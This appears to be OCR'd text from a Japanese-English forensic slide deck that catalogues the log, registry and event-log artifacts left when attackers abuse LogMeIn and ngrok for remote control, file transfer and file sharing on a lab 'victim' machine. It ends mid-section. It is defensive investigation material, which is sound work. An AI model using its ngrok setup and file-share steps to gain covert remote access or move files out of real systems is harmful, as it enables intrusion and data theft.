1 022-12-11 00:30:55.332 - Info      - LogMeIn - NT AUTHORITY\SYSTEM - 01800 - 0x000026C8 - RC - Init (full) on \\.\DISPLAY1
2022-12-11 00:30:55.488 - Info      - LogMeIn - NT AUTHORITY\SYSTEM - 01800 - 0x000026C8 - Remote Control - Enabled entire screen diffpicker
2 022-12-11 00:32:56.344 - Info      - LogMeIn - [redacted]\user01 - 09904 - 0x00001968 - SessionDataReport -
{"userIp":"[redacted].80","hostIp":"[redacted].80","gatewayName":"control.lmi-app22-02.logmein.com","connectionType":"P2P","latencyMax":0,"latencyMin":0,"latencyAverage":0.0,"late
ncyFrameNumber":0,"numberOfMonitors":0,"numberOfMonitorsInSession":0,"averageFPS":0,"desktopDuplication":false,"HostLoginDuration":20197,"DashboardDuration":20003,"TotalConnectDurat
ion":40200,"OSVersion":"Windows 10 Enterprise x64 Edition","HostVersion":"4.1.14892"}
```

1. Date/Time of remote control set up
2. Date/Time of remote control terminated with connection detail

Other

HKLM¥SOFTWARE¥LogMeIn¥V5¥FeatureHistory¥remotecontrol



コンピューター¥HKEY_LOCAL_MACHINE¥SOFTWARE¥LogMeIn¥V5¥FeatureHistory

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
dragndrop	REG_DWORD	0x00000000 (0)
fileshare	REG_DWORD	0x00000002 (2)
filetransfer	REG_DWORD	0x00000002 (2)
remotecontrol	REG_DWORD	0x00000003 (3)
remoteprinting	REG_DWORD	0x00000000 (0)
remotesound	REG_DWORD	0x00000000 (0)

3. Number of remote control attempts


LogMeIn: Artifacts

Feature: Remote Control | Control the victim machine as if accessing via Remote Desktop

Useful Artifacts | Files | Registry | Process/NW | Others

EventLog

Application.evtx (Event ID: 202, 205)




イベント 202, LogMeIn

Remote Control session started for user \[redacted]¥user01 from IP address [redacted].80. The interactive user (if present) has not been asked for a confirmation.

ログの名前(M): Application
ソース(S): LogMeIn
イベント ID(E): 202
レベル(L): 情報
ユーザー(U): SYSTEM
オペコード(O):
詳細情報(I): イベント ログのヘルプ

ログの日付(D): 2022/12/11 0:37:02
タスクのカテゴリ(Y): Remote Control
キーワード(K): クラシ
コンピューター(R): [redacted]



イベント 205, LogMeIn

User WIN10-XES-YMSG1¥user01 from IP address [redacted].80 ended a Remote Control session.


ログの名前(M): Application
ソース(S): LogMeIn
イベント ID(E): 205

ログの日付(D): 2022/12/11 0:37:46
タスクのカテゴリ(Y): Remote Control
キーワード(K): クラシック
コンピューター(R): [redacted]

1. IP address of attacker machine
2. Date/Time of Remote Control started
3. IP address of attacker machine
4. Date/Time of Remote Control ended

LogMeIn: Artifacts

Feature: File Transfer | Transfer specific files between client(victim) and server(attacker)



接続しました -: [redacted]
次のユーザとしてログイン: [redacted]user01
ホスト コンピュータのキーボードとマウスは現在使用されています。 ユーザとチャットを開始する »

リモート制御
まるでそのコンピュータの前に座っているかのようにリモート コンピュータを操作できます。

ファイル管理
Web ブラウザを使用して、重要なファイルへのアクセス、転送、バックアップを安全に行います。


モニタの表示 (ベータ版)
リモート PC モニタの表示専用ビデオ ストリーミングです。

デスクトップ共有
友人や同僚に自分のコンピュータを見せたり、制御させることができます。

ファイル共有
電子メールで送信できないほど大きなファイルでも、簡単に共有できます。

設定
自分のニーズに合わせて詳細な設定を行います。

ヘルプ
LogMeIn を完全に利用するために必要なすべてのリソースです。



[redacted] - File Manager

このコンピュータ - W2016-C1-YMSG1

C:¥Users¥Administrator

名前	サイズ	修正済み
Contacts		2022/06/29 9:56:18
Desktop		2022/06/29 9:56:18
Documents		2022/11/29 11:08:54
Downloads		2022/12/10 19:55:07
Favorites		2022/06/29 9:56:18
Links		2022/06/29 9:56:18
Music		2022/06/29 9:56:18
Pictures		2022/06/29 9:56:18
Saved Games		2022/06/29 9:56:18
Searches		2022/06/29 9:56:18
Videos		2022/06/29 9:56:18

リモート - WIN10-XES-YMSG1

C:¥Users¥user01

名前	サイズ	修正済み
3D Objects		2019/09/18 22:32:47
Contacts		2019/09/18 22:32:47
Desktop		2022/12/10 16:37:03
Documents		2022/08/29 22:53:07
Downloads		2022/12/10 16:28:17
Favorites		2019/09/18 22:32:47
Links		2019/09/18 22:32:47
Music		2019/09/18 22:32:47
OneDrive		2019/09/19 8:07:26
Pictures		2019/09/18 22:34:09
Saved Games		2019/09/18 22:32:47
Searches		2019/09/18 22:34:03
Videos		2019/09/18 22:32:47

File transfer between client and server will be available


LogMeIn: Artifacts

Feature: File Transfer | Transfer specific files between client(victim) and server(attacker)

Useful Artifacts | Files | Registry | Process/NW | Others

Log File

%ProgramData%¥LogMeIn¥LogMeIn.log (file name will changed to “LMIyyyymmdd.log” after rotation)




```
2022-12-11 00:33:48.659 - Info      - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
- [File Transfer] Read directory contents of "C:\Users\user01\Downloads".
2022-12-11 00:34:05.575 - Info      - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
- [File Transfer] Written "C:\Users\user01\Downloads\fromattackertovictim.txt". (4 bytes, md5 74B87337454200D4D33F80C4663DC5E5)
2022-12-11 00:34:05.606 - Info      - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
- [File Transfer] Read directory contents of "C:\Users\user01\Downloads".
2022-12-11 00:34:30.170 - Info      - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
- [File Transfer] Read "C:\Users\user01\Downloads\fromvictimtoattacker.txt". (4 bytes, md5 74B87337454200D4D33F80C4663DC5E5)
2022-12-11 00:34:52.733 - Info      - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
- [File Transfer] Renamed "C:\Users\user01\Downloads\fromattackertovictim.txt" to "C:\Users\user01\Downloads\renamed.txt".
2022-12-11 00:34:52.735 - Info      - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
- [File Transfer] Read directory contents of "C:\Users\user01\Downloads".
2022-12-11 00:35:19.231 - Info      - LogMeIn - [redacted]\user01 - 09904 - 0x000025C4 - Session - [redacted].80/aa2012110210d2c48450.userreverse.dion.ne.jp:[redacted]\user01
- [File Transfer] Disconnected.
```

1. Date/Time of file transfer from attacker to victim, with fullpath
2. Date/Time of file transfer from victim to attacker, with fullpath

LogMeIn: Artifacts

Feature: File Share | Share specific files on the victim via email or download link



ファイル共有

ファイル共有の詳細

ファイル: bigfile.txt
場所: C:¥Users¥user01¥Downloads

コメント: bigfile.txt
必要に応じて、今後の参照用にファイルにコメントを付けてください。

ファイル共有の時間制限: 02 日
ゲストが招待を受諾するまでの残り時間を設定します。

ダウンロードの制限: 10 回のダウンロード □ 無制限(U)
ファイルをダウンロードできる回数を設定します。

ファイル共有

通知の方法

○ 電子メールを送信してもらう
この次のステップで定義する受信者宛ての電子メールが LogMeIn によって生成され、送信されます。

● 自分で通知を送信する
電子メール クライアントで使用できる安全なリンクが LogMeIn によって作成されます。

Download link of the target file is generated

ファイル共有

ダウンロード リンクを電子メールで送信する準備ができました。

以下のリンクをクリックすると、ファイルをコンピュータからダウンロードできます。

https://secure.logmein.com/f?01_OpR7Vz0vLiHeT8x7G3rjMo41hPkpJ.rVBuNn

リンクをクリップボードにコピー
電子メール クライアントで新しいメッセージに使用
< 戻る
終了
キャンセル


LogMeIn: Artifacts

Feature: File Share	Share specific files on the victim via email or download link

Useful Artifacts	Files	Registry	Process/NW	Others

Log File


%ProgramData%¥LogMeIn¥LogMeIn.log (file name will changed to “LMIyyyymmdd.log” after rotation)



```
2022-12-11 00:32:13.040 - Info       - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x00002A90 - WebSvc - FileShare - Requesting file sharing ticket for file
"C:\Users\user01\Downloads\createdbyattacker.txt".
2022-12-11 00:32:13.643 - Info       - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x00002A90 - WebSvc - FileShare - Received file sharing ticket for file
"C:\Users\user01\Downloads\createdbyattacker.txt".
2022-12-11 00:32:28.888 - Info       - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x00002A90 - WebSvc - FileShare - Updating file sharing ticket for file
"C:\Users\user01\Downloads\createdbyattacker.txt".
2022-12-11 00:32:29.290 - Info       - LogMeIn - NT AUTHORITY\SYSTEM - 09904 - 0x00002A90 - WebSvc - FileShare - Updated file sharing ticket.
```

Other

HKLM¥SOFTWARE¥LogMeIn¥V5¥WebSvc¥Shared¥<random>



コンピューター¥HKEY_LOCAL_MACHINE¥SOFTWARE¥LogMeIn¥V5¥WebSvc¥Shared¥CC5F23EA55CC9826

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
DownloadsMax	REG_DWORD	0x0000000a (10)
DownloadUrl	REG_SZ	https://secure.logmein.com/f?01_KAKK8Ae67Z8JIBEOfqpxqEG31.-qldfaNsi9..IL
ExpiresAt	REG_QWORD	0x1d90e3ee341d4f9 (133153327247643897)
FileDescription	REG_SZ	createdbyattacker.txt
FileDisabled	REG_DWORD	0x00000000 (0)
FileName	REG_SZ	C:¥Users¥user01¥Downloads¥createdbyattack
FileSize	REG_QWORD	0x00000033 (51)
LastReported	REG_QWORD	0x1d90cac9ccf3cab (133151599488875691)

1. Date/Time when share link is created with fullpath of target file
2. Download link

Tools Verification - ngrok

ngrok

BlackCat, Daixin Somnia	
Relay	Direct
Install	Portable

Target RMM tools

ATERA AnyDesk splashtop® TeamViewer tight VNC

RemoteUtilities® CONNECTWISE™ LogMeIn® Be Limitless. SupRemo ngrok


Target SYNC tools

RCLONE MEGA TOOLS Automotive Tools-Equipment WinSCP Free FTP CLIENT GoodSync FreeFileSync FileZilla

ngrok : Artifacts

Feature: Configuration | Configure ngrok on victim machine for remote control

- An **authtoken** is issued when an account is created.



Your Authtoken

This is your personal Authtoken. Use this to authenticate the ngrok agent that you downloaded.

2IFRKchEzKJP[redacted]

An **authtoken** is issued for each account.

Command Line


Authenticate your ngrok agent. You only have to do this once. The Authtoken is saved in the default configuration file.

ngrok : Artifacts

Feature: Configuration | Configure ngrok on victim machine for remote control

Command

```
ngrok.exe authtoken <Authtoken>
```




```
c:¥tools>ngrok.exe authtoken 2IFRKchEzKJP[redacted]
Authtoken saved to configuration file: C:¥Users¥john¥AppData¥Local/ngrok/ngrok.yml
```

Useful Artifacts | Files | Registry | Process/NW | Others

Config

%LOCALAPPDATA%¥ngrok¥ngrok.yml



```
version: "2"
authtoken: 2IFRKchEzKJP[redacted]
```

Authtoken is stored in a Yml file


ngrok : Artifacts

Feature: Configuration	Configure ngrok on victim machine for remote control

Useful Artifacts	Files	Registry	Process/NW	Others

EventLog

Security.evtx (Event ID: 4688)



新しいプロセスが作成されました。

プロセス情報:
新しいプロセス ID: 0x1a98
新しいプロセス名: C:¥tools¥ngrok.exe
トークン昇格の種類: %%1937
必須ラベル: Mandatory Label¥High Mandatory Level
作成元プロセス ID: 0x2b74
作成元プロセス名: C:¥Windows¥System32¥cmd.exe
プロセスのコマンド ライン: ngrok authtoken 2IFRKch[redacted]
[redacted]


ログの名前(M): セキュリティ
ソース(S): Security-Auditing　ログの日付(D): 2023/01/10 15:50:25
イベント ID(E): 4688　タスクのカテゴリ(Y): Process Creation

ngrok : Artifacts

Feature: Remote Access | Control the victim machine as if accessing via Remote Desktop

Command

```
